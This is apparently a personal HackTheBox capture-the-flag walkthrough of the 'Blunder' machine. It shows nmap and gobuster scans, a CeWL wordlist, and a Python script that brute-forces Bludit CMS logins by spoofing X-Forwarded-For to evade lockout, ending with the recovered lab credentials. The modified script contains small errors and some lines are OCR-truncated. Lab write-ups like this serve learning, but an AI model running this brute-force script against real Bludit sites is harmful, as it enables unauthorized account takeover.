

This is a walkthrough of the Blunder machine from HackTheBox. I just want to document all the necessary steps for me to exploit this machine to help me learn. This is the first machine that I have exploited from HackTheBox: The Penetrating Labs. Luckily, the machine's level of difficulty is low compared to all other machines because the vulnerabilities of this Linux machine is easier to exploit.

One of the first steps of most penetration testing is to scan the target for open ports and services, and I use a very popular program for scanning a network, nmap.
$ nmap -sS -sV -Pn 10.10.10.191
-sS: known as SYN scan and it's a half-open scanning technique
-sV: Enables version detection
-Pn: This will skip the Nmap discovery stage and act as if each IP address is active




```
kali@kali:~/Desktop$ mkdir Blunder
kali@kali:~/Desktop$ cd Blunder
kali@kali:~/Desktop/Blunder$ sudo nmap -sS -sV -Pn 10.10.10.191
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-15 19:37 EDT
Nmap scan report for 10.10.10.191
Host is up (0.091s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 17.98 seconds
kali@kali:~/Desktop/Blunder$
```

Gobuster is a tool used to brute-force: URIs (directories and files) in web sites and DNS subdomains (with wildcard support). To scan a website for directories using a wordlist (common.txt) that will look for files with .txt, .py, .php, and .cgi extensions: gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x .txt, .py, .php, .cgi




```
kali@kali:/usr/share/wordlists/dirb$ gobuster dir -u http://10.10.10.191 -w /usr/share/wo
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,py,php,cgi
[+] Timeout:        10s
```




```
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.pdf (Status: 403)
/.htpasswd.php (Status: 403)
/0 (Status: 200)
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/install.php (Status: 200)
/LICENSE (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/todo.txt (Status: 200)
Progress: 4378 / 4615 (94.86%)^[
===============================================================
2020/10/21 11:41:21 Finished
===============================================================
```

From the result, I can see that there are two text files (robots.txt and todo.txt) that I can explore.




```
User-agent: *
Allow: /
```

From the todo.txt file, I found the username: fergus




```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

I tried to login in with the username (fergus) and different passwords with no success. However, we know that this website is using Bludit for its web application.




Next, I tried to create a wordlist.txt file using CeWL, the Custom Word List generator. The wordlist.txt will be used to exploit Bludit.



```
kali@kali:~$ cewl -w  wordlist.txt -d 10 -m 3 http://10.10.10.191
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

I found this the exploit script from the source below:


rastating.github.io

Bludit Brute Force Miti

OCTOBER 5, 2019

Versions prior to and including 3.9.2 of the Bludit CMS are vu
force mechanism that is in place to block users that have att
or more. Within the `bl-kernel/security.class.php`
`getUserIp` which attempts to determine the *true* IP addre
`X-Forwarded-For` and `Client-IP` HTTP headers:

Source Code:

```
#!/usr/bin/env python3

import re

import requests

host = 'http://<ip address>/bludit'

login_url = host + '/admin/login'

username = 'admin'

wordlist = []

# Generate 50 incorrect passwords

for i in range(50):

    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
```


```
wordlist.append('adminadmin')

for password in wordlist:

    session = requests.Session()

    login_page = session.get(login_url)

    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {

        'X-Forwarded-For': password,

        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36',

        'Referer': login_url

    }

    data = {

        'tokenCSRF': csrf_token,

        'username': username,

        'password': password,

        'save': ''

    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:

        if '/admin/dashboard' in login_result.headers['location']:

            print()

            print('SUCCESS: Password found!')

            print('Use {u}:{p} to login.'.format(u = username, p = password))

            print()

            break
```

However, I had to modify a few lines make it work. I used the script file below to successfully exploit the website.

```
!/usr/bin/env python3

import re

import requests

def open_resources(file_path):

    return [item.replace("\n", "") for item in open(file_path).readlines()]

host = 'http://10.10.10.191'

login_url = host + '/admin/login'

username = 'fergus'

wordlist = open_resources('/home/kali/wordlist.txt')

# Generate 50 incorrect passwords

for i in range(50):

    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list

wordlist.append('/home/kali/wordlist.txt')

for password in wordlist:

    session = requests.Session()

    login_page = session.get(login_url)

    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {

        'X-Forwarded-For': password,

        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36',

        'Referer': login_url

    }
```


```
data = {
    'tokenCSRF': csrf_token,
    'username': username,
    'password': password,
    'save': ''
}
login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)
if 'location' in login_result.headers:
    if '/admin/dashboard' in login_result.headers['location']:
        print()
        print('SUCCESS: Password found!')
        print('Use {u}:{p} to login.'.format(u = username, p = password))
        print()
        break
```

I attempted bruteforcing the Bludit admin password using the python script mentioned above.
Python3 blunder.py




```
kali@kali:~$ python3 blunder.py
[*] Trying: the
[*] Trying: Load
[*] Trying: Plugins
[*] Trying: and
```

The password was found (RolandDeschain)



```
[*] Trying: Foundation
[*] Trying: him
[*] Trying: Distinguished
[*] Trying: Contribution
[*] Trying: Letters
[*] Trying: probably
[*] Trying: best
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

